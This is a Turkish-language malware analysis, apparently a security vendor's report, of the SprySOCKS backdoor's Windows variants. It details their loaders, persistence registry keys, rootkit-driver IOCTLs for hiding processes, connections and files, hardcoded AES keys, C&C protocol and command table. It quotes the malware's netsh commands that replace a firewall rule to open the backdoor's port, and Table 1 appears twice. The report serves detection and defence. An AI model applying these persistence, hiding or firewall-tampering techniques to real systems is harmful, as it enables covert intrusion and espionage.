Şekil 3 . klelam00007.bat dosyası, SprySOCKS arka kapısı için kalıcılık ayarlarını yapmaktadır (okunabilirlik amacıyla satır sonları eklenmiştir)
Aşağıdaki örnekte (**Şekil 4**), SprySOCKS WIN\_DRV varyantının yürütme zincirini göstermektedir.

Şekil 4 . SprySOCKS WIN\_DRV varyantının yürütme zinciri
Aşağıdaki üç alt bölümde, yukarıda bahsedilen bileşenler olan SprySOCKS yükleyicisi, DriverLoader sürücüsü ve RawWNPF sürücüsü hakkında teknik analizler sunulmaktadır.
#### SprySOCKS yükleyicisi
Yükleyici, sanal ortamın ve birkaç güvenlik ürününün varlığını kontrol ederek çalışmaya başlar. Yükleyicinin işleminde belirli kütüphaneleri (yani: snxhk.dll, SxWrapper.dll, SxIn.dll, SXIn64.dll ve SbieDll.dll) arar ve bunlardan herhangi birini bulursa sonlandırılır.
Bir sonraki adımda, adresindeki klelam00007.bat komut dosyası tarafından kalıcılığın başarıyla ayarlanıp ayarlanmadığını doğrular (3 ). Bunu yapmak için mevcut yükleyicinin görüntüsünün %SystemRoot%\\Fonts\\ dizininden yüklenip yüklenmediğini kontrol eder ve %SystemRoot%\\Fonts\\X1B5206BDC1743DD.dat, %SystemRoot%\\Fonts\\ tpsvc.dll ve %SystemRoot%\\Fonts\\tpsvcloc.dll dosyalarına erişmeye çalışır. Bu dosyalardan herhangi birinin olması gereken yerde olmadığını tespit ederse aşağıdaki adımları izleyerek kendi kendine kalıcılık sağlar:
- X1B5206BDC1743DD.dat, tpsvc.dll, tpsvcloc.dll ve ApphostRagistreationVerifier.exe dosyalarını geçerli çalışma dizininden %SystemRoot%\\Fonts\\ dizinine kopyalamak,
- %SystemRoot%\\Fonts\\ApphostRagistreationVerifier.exe uygulamasını, uygulamanın yolunu HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vds.exe\\debugger kayıt defteri değerine yazarak vds.exe (sistem başlangıcında otomatik olarak çalıştırılabilen bir Sanal Disk Hizmeti) için hata ayıklayıcı olarak kaydetmek ve
- affair-build.bat dosyasını %SystemRoot%\\Fonts\\ dizinine bırakıp ardından cmd.exe aracılığıyla çalıştırır**. Şekil 5**adresinde gösterilen bu komut dosyası, dağıtım dizinindeki dosyaları silerek ve vds hizmetini yeniden başlatarak (artık %SystemRoot%\\Fonts\\ dizininden) kötü amaçlı yazılımı tekrar çalıştırarak bu işlemin izlerini siler.

Şekil 5 . SprySOCKS yükleyicisi tarafından çalıştırılan affair-build.bat
Kalıcılık ayarlandığında, yükleyici %SystemRoot%\\Fonts\\X1B5206BDC1743DD.dat konumunda bulunan şifreli bir konteynerden yükleri yüklemeye devam eder. Şifre çözme algoritması ve anahtarı: ECB modunda 128 bit AES ve sabit kodlanmış uXQLESMXGaRMs6BL anahtarı.
Bu işlem, [*DllToShellCode*](https://github.com/killeven/DllToShellCode) açık kaynaklı aracı tarafından oluşturulan bir kabuk kodu (shellcode) üretir. Kabuk kodunu çalıştırmadan önce, yükleyicisi konteynerdeki şifrelenmiş yüklerin geri kalanını ayrı dosyalara çıkarır:
- %SystemRoot%\\Fonts\\KX1B5206BDC1743DD.dat
- %SystemRoot%\\Fonts\\KW1B5206BDC1743FP.dat
İşlem tamamlandığında, yükleyici, spoolsv.exe’den elde edilen bir jetonla CreateProcessAsUserW işlevini kullanarak yeni bir svchost.exe süreci başlatır ve [*süreç ikizleme*](https://attack.mitre.org/techniques/T1055/013/) tekniğini kullanarak arka kapının kabuk kodunu bu sürece enjekte eder. Enjeksiyon işlemi sırasında kabuk kodu, dosya adında TH önekini kullanarak %TEMP% dizinine geçici bir dosyaya yerleştirilir.
Son adım olarak, yükleyici, daha önce bırakılan KX1B5206BDC1743DD.dat dosyasının içinde gizlenmiş bir çekirdek sürücüsü olan DriverLoader’ı şifresini çözüp çalıştırır. DriverLoader önce şifresi çözülür, ardından şifresi çözülmüş içerik C:\\Windows\\System32\\drivers\\fsdiskbit.sys dosyasına kaydedilir. Bunu çalıştırmak için yükleyici, bırakılan sürücüye işaret eden bir ImagePath değerine sahip msidiskserver adlı yeni bir hizmet kayıt defteri anahtarı manuel olarak oluşturarak ( **Şekil 6** ‘da gösterildiği gibi) bu sürücüyü bir [*minifilter*](https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts) sürücüsü olarak yükler ve yüklemek için bu kayıt defteri anahtarını parametre olarak kullanarak NtLoadDriver Windows API işlevini çağırır. Herhangi bir hata tespit edilmezse yükleyici hem msidiskserver kayıt defteri anahtarını hem de fsdiskbit.sys dosyasını siler. Bundan sonra yükleyici işini tamamlar ve sonlanır.

Şekil 6 . SprySOCKS WIN\_DRV yükleyicisi tarafından oluşturulan hizmet kayıt defteri anahtarı
#### DriverLoader sürücüsü
DriverLoader’ın işlevselliğine geçmeden önce önemli bir not: Windows Vista’nın piyasaya sürülmesiyle birlikte Microsoft, Windows çekirdeğinde yalnızca geçerli şekilde imzalanmış çekirdek modu bileşenlerinin yürütülmesine izin veren bir özellik olan sürücü imzası zorunluluğu (DSE) uygulamasını getirmiştir. Bu, fsdiskbit.sys sürücüsünü (DriverLoader) yürütmek için saldırganların onu güvenilir bir sertifika ile imzalaması gerektiği anlamına gelir.
Sürücünün en azından bazı eski veya yanlış yapılandırılmış sistemlerde çalışmasını sağlamak için saldırganlar, GitHub’daki [*PastDSE*](https://github.com/utoni/PastDSE/tree/main/certs) proje deposunda bulunan sızdırılmış bir sertifikayı kullanarak fsdiskbit.sys sürücüsünü bu sertifika ile imzaladılar. Kullanılan sertifika hakkındaki bilgilere **Şekil 7** adresinden ulaşılabilir.

Şekil 7 . DriverLoader’ın kod imzalama sertifikası
Şimdi işlevselliğe geçelim. Bu bileşenin amacı oldukça basittir: Başka bir sürücüyü, bu sefer yalnızca belleğe yüklemek. İlk olarak, yükleyici tarafından önceden oluşturulan C:\\Windows\\Fonts\\KW1B5206BDC1743FP.dat dosyasının içeriğini okur ve şifresini çözer. Yükleyiciyle aynı algoritma ve anahtarı kullanır: uXQLESMXGaRMs6BL anahtarıyla ECB modunda 128 bit AES. Şifresi çözülen veriler, yerel bir PE ikili dosyasını içerir ( *RawWNPF sürücüsü* bölümünde açıklanmıştır); bu dosya daha sonra manuel olarak eşleştirilir ve giriş noktası yürütülür.
DriverLoader ikili dosyasında gömülü olan PDB yolu şöyledir:
C:\\Users\\xdd\\Desktop\\今天\\2023-4-11\\2023-04-10\_\_注册表驱动加载功能\_\_集成到内测3中-未完成\\DriverMemoryLoadDriver\\x64\\Release\\DriverMemoryLoadDriver.pdb
Basitleştirilmiş Çince metnin makine çevirisi şu şekildedir:
- 今天: Bugün
- 注册表驱动加载功能\_\_集成到内测3中-未完成: Kayıt defteri sürücü yükleme işlevi\_\_iç beta 3 sürümüne entegre edildi – tamamlanmadı
Sembol yolundan da görülebileceği gibi bu bileşen en azından Nisan 2023’ten beri geliştirilmekte gibi görünüyor; bu da DriverLoader’ın derleme zaman damgasıyla örtüşüyor. Benzer şekilde, yoldaki dizelere bakıldığında, bu sürücünün parçası olduğu projenin, sürücü derlendiğinde muhtemelen hâlâ geliştirme aşamasında olduğu anlaşılıyor.
#### RawWNPF sürücüsü
RawWNPF sürücüsü, SprySOCKS arka kapısının WIN\_DRV sürümünü, WIN\_PLUS varyantına kıyasla çok daha gizli hâle getiren bileşendir. Bu sürücü, ele geçirilmiş sistemde arka kapının kötü amaçlı faaliyetlerinin gizlenmesini sağlar ve sürücünün özel I/O kontrol kodları (IOCTL’ler) çağrılarak yapılandırılabilir. Sürücü, \\Device\\RawWNPF adlı bir aygıt sürücüsü oluşturur; kısa açıklamalarıyla birlikte kullanılabilir IOCTL’lerin listesi adresindeki **Tablo 1** ’de gösterilmiştir.
Tablo 1 . RawWNPF sürücüsü tarafından işlenen IOCTL’lerin listesi
| **IOCTL** | **Description** |
|---|---|
| 0x220200 | Configure the driver to hide active network connections to and from the specified local TCP port. |
| 0x220300 | Unhide the network connections configured with 0x220200. |
| 0x220340 | Insert an entry into the hidden connections list. |
| 0x220344 | Remove an entry from the hidden connections list. |
| 0x220348 | Wipe the whole hidden connections list. |
| 0x22034C | Read the hidden connections list. |
| 0x220350 | Insert a process with a specified PID into the hidden processes list. |
| 0x220354 | Remove a process with a specified PID from the hidden processes list. |
| 0x220358 | Wipe the whole hidden processes list. |
| 0x22035C | Read the hidden processes list. |
| 0x222000 | Initialize the driver’s main functions (hiding network connections, hiding processes, hiding malware components, network filters, persistence protection). After this initialization, other IOCTLs can be used to configure what exactly should be hidden. |
| 0x222004 | Returns two hardcoded DWORD values: 1 and 2. This possibly could be the driver’s version. |
| 0x222008 | Delete the driver’s binary (if it exists). |
| **IOCTL** | Description |
| **0x220200** | Configure the driver to hide active network connections to and from the specified local TCP port. |
| **0x220300** | Unhide the network connections configured with 0x220200. |
| **0x220340** | Insert an entry into the hidden connections list. |
| **0x220344** | Remove an entry from the hidden connections list. |
| **0x220348** | Wipe the whole hidden connections list. |
| **0x22034C** | Read the hidden connections list. |
| **0x220350** | Insert a process with a specified PID into the hidden processes list. |
| **0x220354** | Remove a process with a specified PID from the hidden processes list. |
| **0x220358** | Wipe the whole hidden processes list. |
| **0x22035C** | Read the hidden processes list. |
| **0x222000** | Initialize the driver’s main functions (hiding network connections, hiding processes, hiding malware components, network filters, persistence protection). After this initialization, other IOCTLs can be used to configure what exactly should be hidden. |
| **0x222004** | Returns two hardcoded DWORD values: 1 and 2. This possibly could be the driver’s version. |
| **0x222008** | Delete the driver’s binary (if it exists). |
##### Belirtilen işlemleri gizleme
RawWNPF sürücüsü, işlem kimliklerine göre işlemleri gizleyecek şekilde yapılandırılabilir ve gizli işlemlerin listesi, sürücünün0x220358, 0x22035C, 0x220354 ve 0x220350 IOCTL’leri çağrılarak yönetilebilir. Bir işlemi gizlemek için sürücü NtQuerySystemInformation sistem çağrısının yürütülmesine kanca takar ve çalışan işlemlerle ilgili bilgiler alınıyorsa (yani SystemProcessInformation değeri SystemInformationClass parametresine aktarılıyorsa) çıktısını değiştirir. Bu API işlevi tarafından alınan işlemlerden herhangi biri, sürücünün gizli işlemler listesindeki bir işlemle eşleşirse sürücü bu işlemi işlevin çıktısından kaldırır. Çekirdek sürücüsünün NtQuerySystemInformation sistem çağrısını ele geçirme yöntemi, büyük ölçüde [*InfinityHookPro*](https://github.com/FiYHer/InfinityHookPro) projesinin kaynak koduna dayalı gibi görünmektedir.
##### Ağ etkinliğini gizleme
Sürücü, belirli aktif bağlantıları (belirtilen bir IP, bağlantı noktası veya her ikisinin birleşimi ile) gizleyecek şekilde yapılandırılabilir; böylece bu bağlantılar netstat.exe gibi yaygın ağ yönetim araçlarının çıktısında listelenmez. Bu, iyi bilinen bir teknikle (örn. [*\[1\]*](https://repnz.github.io/posts/autochk-rootkit-analysis/#network-connections-hiding), [*\[2\]*](https://repnz.github.io/posts/autochk-rootkit-analysis/#network-connections-hiding), [*\[3\]*](https://repnz.github.io/posts/autochk-rootkit-analysis/#network-connections-hiding), …) gerçekleştirilir; bu teknikte saldırganlar, nsiproxy.sys Windows çekirdek sürücüsünün DeviceIoControl işlevi içindeki IOCTL 0x12001B için IoCompletionRoutine’i ele geçirir. nsiproxy’nin 0x12001B IOCTL işleyicisindeki kod, aktif bağlantıların listesini almaktan sorumludur ve bu işleyicinin IoCompletionRoutine işlevine kanca takılması, saldırganların alınan listeyi taramasına, belirli bağlantı noktalarının, adreslerin veya her ikisinin varlığını kontrol etmesine ve bir eşleşme bulunursa listedeki belirli bağlantıyı gizlemesine olanak tanır. **Şekil 8** , ağ bağlantılarını gizlemekten sorumlu kanca işlevini göstermektedir.

Şekil 8 . Ağ bağlantılarını gizlemekten sorumlu nsiproxy’nin IoCompletionRoutine kancasının Hex-Rays tarafından yapılan dekompilasyonu
Etkin ağ bağlantılarının gizlenmesine ek olarak, sürücü, herhangi bir açık TCP bağlantı noktasında alınan TCP paketlerini, IOCTL0x220200 ile yapılandırılan belirtilen TCP bağlantı noktasına (aslında bu, SprySOCKS arka kapısının TCP sunucusunun bağlantı noktasıdır) yönlendirmesine olanak tanıyan ilginç bir işlev içerir; ancak bu, yalnızca alınan TCP verilerinin özel olarak hazırlanmış veriler içermesi durumunda gerçekleşir. Bunu başarmak için sürücü, Windows Filtering Platform (WFP) API işlevlerini kullanarak kendi paket filtre nesnelerini kaydeder, aktarılan IPv4 paketlerinin içeriğini manuel olarak ayrıştırır (hem gelen hem de giden trafik denetlenir) ve alınan bir TCP paket verisi içinde özel olarak hazırlanmış veriler tespit edilirse trafiği yönlendirmeye devam eder. Bu özelliğin amacı, esas olarak ikili dosyaya bir C&C adresi gömmek zorunda kalmadan kötü amaçlı arka kapıyla iletişim kurma yeteneği sağlamaktır. Ayrıca bu şekilde yönlendirilen trafik Wireshark gibi araçlar kullanılarak incelenebilse de gerçek bağlantı noktası (trafiğin yönlendirildiği nokta) ortaya çıkmaz; dolayısıyla bu kötü amaçlı trafiğin gerçek hedefini araştırmak zor olabilir.
Yüklü paket filtreleri ve tanımlayıcı bilgileri, **Tablo 2** adresinde listelenmiştir.
Tablo 2 . RawWNPF sürücüsü tarafından kaydedilen WFP filtre nesneleri
| **Filter layer name** | **Filter object name and GUID** | **Filter object callout name and GUID** |
|---|---|---|
| **Inbound IP Packet v4 Layer** | Delivery Optimization (TCP-In){E980088D-BE44-4057-8E5C-C7FDF8968795} | COInbound{DE0D7F67-94ED-4DDB-8215-9C028B54661B} |
| **Outbound IP Packer v4 Layer** | Delivery Optimization (TCP-Out){33F76397-DBCB-445E-8EC3-AA51ED302D15} | COOutbound{8280DDF3-7489‑4402-B9D8-96B50912346B} |
| **ALE Connect v4 Layer** | Delivery Optimization (TCP-In){5746AF70-2917‑4861-97E6-D5E4DD569F2D} | COAuthConnect{A33E1AA8-9B0F-44A3-B24A-AEB04CA54C3B} |
| **ALE Listen v4 Layer** | Delivery Optimization (TCP-In){7CB4DFB4-0D20-402D-A49D-BA9660D026E6} | COAuthListen{40045FAF-6BAE-4B48-9119‑31B48FFEA629} |
| **ALE Receive/Accept v4 Layer** | Delivery Optimization (TCP-In){2C1AB6EF-0B65-4634‑8666-BCB2CF9C72E9} | COAuthAccept{DDFE5189‑389F-437F-9B92-59495ED2181A} |
| **ALE ResourceAssignment v4 Layer** | Delivery Optimization (TCP-In){B4AE248F-98D5-446F-88EB-14CF605AE722} | COAuthResAssignment{FE570356-A1A9-413C-94CC-BD6C448E9969} |
##### Arka kapının dosyalarını gizleme
Sürücü, kendisini bir minifiltre sürücüsü olarak kaydettirerek ve aşağıdaki geri çağırmaları yükleyerek SprySOCKS arka kapısının dosyalarını gizler/korur:
- her IRP\_MJ\_CREATE I/O isteğinde tetiklenen ve sürücünün gizli/korunan dosyalar listesinden bir dosya veya dizin oluşturma ya da açma girişiminde STATUS\_NO\_SUCH\_FILE değerini döndürmekten sorumlu olan işlem öncesi geri çağırma,
- her IRP\_MJ\_DIRECTORY\_CONTROL I/O isteğinde tetiklenen ve dizin numaralandırmasıyla ilgili olmayan istekleri filtreleyerek, yalnızca dizin numaralandırmasıyla ilgili olanların işlem sonrası geri çağırma işlevine iletilmesini sağlayan işlem öncesi geri çağırma işlevi, ve
- işlem sonrası geri çağırma, işlem öncesi geri çağırma kontrollerinden geçen IRP\_MJ\_DIRECTORY\_CONTROL G/Ç isteklerinde tetiklenir. Bu geri çağırma, herhangi bir dizin listeleme girişiminden gizli/korumalı dosya girdilerini kaldırmaktan sorumludur.
Aşağıdaki sabit kodlanmış dosya adları listesi sürücü tarafından korunmaktadır:
- \\SystemRoot\\Fonts\\tpsvc.dll
- \\SystemRoot\\Fonts\\tpsvcloc.dll
- \\SystemRoot\\Fonts\\ApphostRagistreationVerifier.exe
- \\SystemRoot\\Fonts\\X1B5206BDC1743DD.dat
- \\SystemRoot\\Fonts\\KX1B5206BDC1743DD.dat
- \\SystemRoot\\Fonts\\KW1B5206BDC1743FP.dat
##### Kalıcılığın korunması
Sürücü, SprySOCKS yükleyicisinin kalıcılığı için kullanılan kayıt defteri anahtarını gizlemekle sorumlu bir RegistryCallback yordamını yüklemek üzere CmRegisterCallbackEx işlevini çağırır: HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vds.exe. Sonuç olarak, anahtarı açmaya veya numaralandırmaya yönelik tüm girişimler sürücü tarafından filtrelenir.
### WIN\_PLUS bileşenleri
SprySOCKS WIN\_PLUS sürümünde, telemetri verilerimizde ilk olarak kötü amaçlı şifreli konteyneri tespit ettik; ilk tespit, Temmuz 2024’e kadar uzanıyor ve Pakistan’daki bir kurbanın cihazında bulundu. Bu konteyner, SprySOCKS arka kapısını ve SprySOCKS yükleyicisini içeriyordu. C&C yapılandırması mevcuttu ve **Şekil 9** ‘da gösterilmiştir.

Şekil 9 . SprySOCKS’un WIN\_PLUS sürümüne ait C&C yapılandırması
Şifrelenmiş konteyner, saldırıya uğrayan sistemde aşağıdaki yolda bulunmaktaydı:
- C:\\Windows\\System32\\spool\\drivers\\color\\config.dat
Şifresi çözüldüğünde, konteynerin içinde bir SprySOCKS yükleyicisi ve SprySOCKS arka kapısının kendisi bulunduğu görüldü. Konteynerdeki SprySOCKS arka kapısının daha ayrıntılı analizi, bu durumda şifrelenmiş konteynerden SprySOCKS yükleyicisini yüklemekle sorumlu ek bir bileşen olduğunu ortaya koydu. Bu analizde birinci aşama yükleyici olarak adlandırılan bu bileşen, aşağıdaki kayıt defteri anahtarı altında bir [*yazdırma işlemcisi*](https://attack.mitre.org/techniques/T1547/012/) olarak yüklenmelidir:
HKLM\\SYSTEM\\ControlSet001\\Control\\Print\\Environments\\Windows x64\\Print Processors\\VSPMsg
İlginç bir şekilde, telemetri verilerimizde bu VSPMsg dizesiyle ilgili herhangi bir şey aradığımızda, Honduras’taki iki farklı kurban cihazda C:\\Windows\\System32\\spool\\prtprocs\\x64\\VSPMsg.dll konumunda dağıtılmış bir dosya keşfettik. Bu dosyanın, yukarıda bahsedilen config.dat dosyasından SprySOCKS yükleyicisini çalıştırmaktan sorumlu birinci aşama yükleyici olduğu ortaya çıktı.
SprySOCKS WIN\_PLUS varyantının yürütme şeması, **Şekil 10** adresinde gösterilmiştir.

Şekil 10 . SprySOCKS WIN\_PLUS varyantının yürütme şeması
#### Birinci aşama yükleyici
Bu yükleyici, öncelikle spoolsv.exe tarafından çalıştırılıp çalıştırılmadığını kontrol eder ve çalıştırılmamışsa sonlandırılır; bu, yükleyicinin bir yazdırma işlemcisi olarak çalıştırılması amaçlandığından, davranışını otomatik kötü amaçlı yazılım analiz sanal ortamlarından gizler. Ardından, C:\\Windows\\System32\\spool\\drivers\\ color\\config.dat adlı şifreli kapsayıcıdan SprySOCKS yükleyicisinin şifresini çözmeye devam eder. Öncelikle, yükleyiciyi sabit kodlanmış uXQLESMXGaRMs6BL anahtarıyla 128 bit AES-ECB şifresini çözer, ardından [*işlem doppelgänging yöntemi*](https://attack.mitre.org/techniques/T1055/013/) kullanarak yeni oluşturulan svchost.exe işlemine enjekte eder. Bu sırada, SprySOCKS yükleyicisi, %TEMP% dizinine TH önekine sahip bir geçici dosyaya bırakılır.
Örnek, iki işlevi dışa aktarır:
- GetErrorMessageModule
- SetErrorMessageModule
SetErrorMessageModule işlevi herhangi bir işlem yapmazken GetErrorMessageModule işlevi yükleyicinin kendisinin kalıcılığını sağlamak amacıyla kullanılır. Yürütüldüğünde, HKLM\\SYSTEM\\ControlSet001\\Control\\Print\\Environments\\Windows x64\\Print Processors\\VSPMsg kayıt defteri anahtarını oluşturur, Driver kayıt defteri değerini VSPMsg.dll olarak ayarlar ve sabit kodlanmış C:\\ProgramData\\Microsoft Event\\PFs\\VSPMsg.dll dosyasını C:\\Windows\\System32\\spool\\prtprocs\\x64\\ dizinine kopyalar. Bir sonraki adım olarak, şifrelenmiş konteyneri C:\\ProgramData\\Microsoft Event\\PFs\\config.dat konumundanC:\\Windows\\System32\\spool\\drivers\\color\\config.dat konumuna kopyalar ve işlem tamamlandığında affair-build.bat toplu iş komut dosyasını oluşturup C:\\Windows\\System32\\spool\\drivers\\color\\ dizinine yerleştirir ve çalıştırır. **Şekil 11** ‘de gösterildiği gibi, bu komut dosyasının amacı, orijinal dağıtım dizinindeki dosyaları silerek yükleyicinin izlerini örtmek ve yazdırma biriktirici hizmetini yeniden başlatarak yeni yüklenen yazdırma işlemcisinin çalıştırılmasını tetiklemektir.

Şekil 11 . Birinci aşama SprySOCKS WIN\_PLUS yükleyicisi tarafından kullanılan affair-build.bat toplu iş komut dosyası
#### SprySOCKS yükleyici
Bu yükleyici, öncelikle fqwhi2d1qaz2 adında sabit kodlanmış bir mutex oluşturarak başlar ve ardından C:\\Windows\\System32\\spool\\drivers\\color\\ config.dat konumunda bulunan şifreli konteynerden SprySOCKS arka kapısını yüklemeye devam eder. Yükleyici, sabit kodlanmış uXQLESMXGaRMs6BL anahtarıyla arka kapıyı 128 bit AES-ECB şifre çözme işlemiyle açar, ardından [*işlem klonlama yöntemi*](https://attack.mitre.org/techniques/T1055/013/) ile yeni oluşturulan svchost.exe sürecine enjekte eder. Bu sırada, SprySOCKS yükleyicisi, %TEMP% dizinine, dosya adı önekini TH olarak içeren geçici bir dosyaya bırakılır.
### SprySOCKS arka kapısı
Son olarak, SprySOCKS arka kapısının kendisine yönelik analizimize geçiyoruz. WIN\_DRV ve WIN\_PLUS olmak üzere her iki varyantta da arka kapının işlevselliği neredeyse aynıdır; farklılıklar yalnızca kullanılan belirli dosya yolları, kayıt defteri anahtarları ile sınırlıdır ve daha önce de belirtildiği gibi, WIN\_PLUS sürümü gelişmiş gizlilik için RawWNPF sürücüsünü kullanmamaktadır.
Bu raporda analiz edilen her iki varyant da orijinal adı PrcsServer.dll olan ve Stop adlı bir işlevi dışa aktaran DLL’lerdir. Başlangıçta prcs-server-run adlı bir mutex oluştururlar ve hemen ardından, arka kapının ana işlevselliğinin başlatılmasına geçerler; bu, C&C iletişim kanallarının (sabit kodlanmış yapılandırmaya dayalı olarak) başlatılması ve keylogger’ın kurulmasını içerir. Bu eylemlere ek olarak, WIN\_DRV arka kapı sürümü, 0x222000 IOCTL işleyicisini çağırarak RawWNPF sürücüsünü başlatır ve ardından sürücünün 0x220350 IOCTL’sini çağırarak kendi sürecini gizler.
Tuş kaydı, yalnızca %appdata%\\Microsoft\\Vault\\lgf.dat konumunda, key adlı ve değeri 1 olarak ayarlanmış bir özellik içeren bir config bölümü barındıran mevcut bir INI dosyası varsa etkinleştirilir. Bu koşullar karşılanırsa her iki arka kapı da Global\\{DCAA7ED8-521B-4EAB-BE21-65254CF59239} adlı bir mutex oluşturur ve panodaki verileri, etkin pencere başlığı ve tuş vuruşlarıyla birlikte %appdata%\\Microsoft\\Vault\\lg.dat dosyasına periyodik olarak kaydeder. Dosyadaki veriler, 0x44anahtarı kullanılarak tek baytlı bir XOR şifreleme yöntemiyle şifrelenir.
#### C&C iletişimi
Arka kapı, C&C ile iletişim için üç protokolü desteklemektedir – TCP, UDP ve WebSocket – ve hem istemci hem de sunucu olarak işlev görebilir. Ağ ile ilgili işlevsellik büyük ölçüde [*HP-Socket*](https://github.com/ldcsaa/HP-Socket/tree/master) ağ çerçevesine dayanmaktadır ve bazı şifreleme işlevleri *[Crypto++](https://github.com/weidai11/cryptopp/tree/master)* kütüphanesi kullanılarak uygulanmıştır.
C&C yapılandırması arka kapıya gömülüdür ve şunları içerebilir:
- en fazla üç IP adresi ve ilgili bağlantı noktaları; her biri, iletişim kanallarından biri (TCP, UDP veya WebSocket) için bir C&C IP adresini ve bağlantı noktasını belirtir; ve
- en fazla üç bağlantı noktası numarası; her biri, arka kapının yeni bağlantılar için dinlemesi gereken bir bağlantı noktasını belirtir. Bunlardan biri TCP sunucusu, biri UDP sunucusu ve biri de WebSocket sunucusu için kullanılır.
WIN\_PLUS sürümünden bir yapılandırma örneği, Şekil 9 ‘da gösterilmiştir ve şunları içerir:
- TCP iletişim kanalı için C&C adresi ve bağlantı noktası: 207.148.78\[.\]36:443.
- UDP iletişim kanalı için C&C adresi ve bağlantı noktası: 207.148.78\[.\]36:53.
- WebSocket iletişim kanalı için C&C adresi ve bağlantı noktası: 207.148.78\[.\]36:80.
- Arka kapının TCP sunucusu dinleme bağlantı noktası: 53781.
Herhangi bir bağlantı başlatılmadan veya bir sunucu başlatılmadan önce, SprySOCKS WIN\_DRV sürümü, RawWNPF sürücüsünün0x220340 ve 0x220200 numaralı IOCTL’lerini çağırarak yapılandırmadaki adreslere veya bağlantı noktalarına yönelik tüm bağlantıları gizler. Sonuç olarak, bu bağlantılar aktif olmalarına rağmen netstat.exe gibi araçların çıktısında listelenmez. Ayrıca her iki arka kapı sürümü de netsh.exe yardımcı programını iki kez çalıştırır:
netsh.exe netsh advfirewall firewall delete rule name=”Core Networking – Packet Too Big(ICMPv6 – In)”
netsh advfirewall firewall add rule name=”Core Networking – Packet Too Big(ICMPv6 – In)” dir=in action=allow protocol=tcp localport=53781
İlk komut, belirtilen bir güvenlik duvarı kuralını siler; ikincisi ise az önce silinene aynı isimde yeni bir güvenlik duvarı kuralı ekler ve yapılandırmada belirtilen arka kapının TCP sunucu bağlantı noktasına gönderilen tüm gelen TCP trafiğine izin verir.
C&C yapılandırması boşsa (VirusTotal’da keşfettiğimiz WIN\_DRV sürümünde olduğu gibi), arka kapı, ele geçirilmiş makinedeki rastgele bir bağlantı noktasını dinleyen bir TCP sunucusu başlatır ve ayrıca RawWNPF sürücüsünün IOCTL 0x220200 komutunu çağırarak bu bağlantı noktasını gizler. Bu çağrı, TCP sunucusunun standart ağ araçlarının çıktısında listelenmesini engellemekle kalmaz, aynı zamanda RawWNPF sürücüsü tarafından sağlanan TCP yönlendirme özelliğini de etkinleştirir. Bu özellik, saldırganların arka kapının dinlediği gerçek bağlantı noktasını bilmeden, kurbanın makinesindeki herhangi bir açık TCP bağlantı noktasına özel olarak hazırlanmış TCP verileri göndererek arka kapıya komutlar göndermesine olanak tanır.
TCP iletişim kanalı açısından, C&C protokolü Trend Micro’nun [*raporunda*](https://www.trendmicro.com/en_us/research/23/i/earth-lusca-employs-new-linux-backdoor.html) analiz edilen Linux sürümündekiyle aynı kalmış gibi görünüyor. Gerçek arka kapı verilerini göndermeden önce her seferinde, başlığın geri kalan kısmının 32 bitlik CRC’sini,0xACACBCBC DWORD sihirli değerini ve başlığın ardından gelen verilerin boyutunu belirten bir DWORD değerini içeren 12 baytlık bir başlık gönderir.
UDP ve WebSocket kanalları için sihirli değerler farklıdır; mesaj başlığı biçimi ve boyutu da farklıdır. UDP kanalında sihirli değer0xACACBFBC’dir ve 36 baytlık bir başlığın 0x1C ofsetinde yer alır; bunu, takip eden verilerin boyutunu belirten bir DWORD izler. WebSocket kanalında ise 0x1BDCCBAA sihirli değeri, WebSocket [*başlığında*](https://www.rfc-editor.org/rfc/rfc6455#section-5.2) bir Masking-Key olarak kullanılır. **Şekil 12** , her bir iletişim kanalına ait sihirli değerleri içeren bir ağ trafiği yakalama örneğini göstermektedir.

Şekil 12 . TCP, UDP ve WebSocket (sırasıyla yukarıdan aşağıya doğru) C&C iletişim kanallarında kullanılan sihirli değerleri gösteren SprySOCKS ağ trafiği yakalama görüntüsü
Başlığın ardından yine 32 bitlik bir CRC, ardından WORD değeri 0x0003 (muhtemelen şifreleme yöntemini belirtir) ve ardından base64 ile kodlanmış 128 bitlik AES-ECB modu şifreli veriler (sabit kodlanmış anahtar QFTHEYjzX3RBOMgZ kullanılarak) gelir.
Kod çözme ve şifre çözme işlemlerinden önceki ve sonraki bir C&C mesajı örneği, Şekil 13 ‘te gösterilmiştir.

Şekil 13 . Wireshark’ta görülen SprySOCKS C&C mesajı örneği (solda) ve kod çözme ve şifre çözme işlemlerinden sonra içeriği (sağda)
Şifresi çözülmüş C&C mesajındaki \_\_msgid değeri, arka kapı tarafından yürütülmesi gereken ve bir mesaj kimliği ile tanımlanan bir komutu belirtmek için kullanılır. Arka kapı tarafından desteklenen mesaj kimliklerinin listesi ve açıklamaları **Tablo 3** adresinde bulunabilir. Bu komutların tümünü derinlemesine analiz etmediğimizi unutmayın; bu nedenle, bazı açıklamalar sadece mesaj kimliğinin ilişkili olduğu kod/işlevselliğin bir kısmına dair genel bir bakış niteliğindedir.
Tablo 3 . SprySOCKS C&C komutları; \* ile işaretlenmiş açıklamalar geçici değerlendirmelerdir
| **Message ID** | **Description** |
|---|---|
| **0x09** | Collect client (victim) system information, including: computer name, OS version, network adapter information, information about memory, CPU information, current privileges, system language and version, current time, and the backdoor version (1.8) and version type (WIN\_DRV or WIN\_PLUS). |
| **0x0A** | Start an interactive console. |
| **0x0B** | Write into the interactive console. |
| **0x0D** | Stop the interactive console. |
| **0x0E** | Specify an additional communication channel (do not start the channel). Likely to specify an additional backup C&C. |
| **0x0F** | Send C&C message to a different target.\* |
| **0x11** | Enumerate all processes. |
| **0x12** | Enumerate modules of a process specified by a PID. |
| **0x13** | Terminate a process specified by a PID. |
| **0x14** | Close all connections. |
| **0x16** | Get current communication channel information. |
| **0x17** | Specify additional communication channels (TCP, UDP, or WebSocket) and start them. |
| **0x19** | Uninstall the backdoor and exit. |
| **0x1E** | Enumerate all services. |
| **0x1F** | Configure StartType for a specified service. |
| **0x20** | Start services with a specified name. |
| **0x21** | Invoke the ControlService function with a specified dwControl parameter. |
| **0x22** | Delete a specified service from the service manager. This does not stop the service if it’s running. |
| **0x23** | Initialize SOCKS proxy. |
| **0x24** | Terminate SOCKS proxy.\* |
| **0x25** | Send data through SOCKS proxy. |
| **0x26** | SOCKS proxy-related command.\* |
| **0x2A** | Upload a specified file.\* |
| **0x2B** | File-transfer-related helper command.\* |
| **0x2C** | Download a specified file.\* |
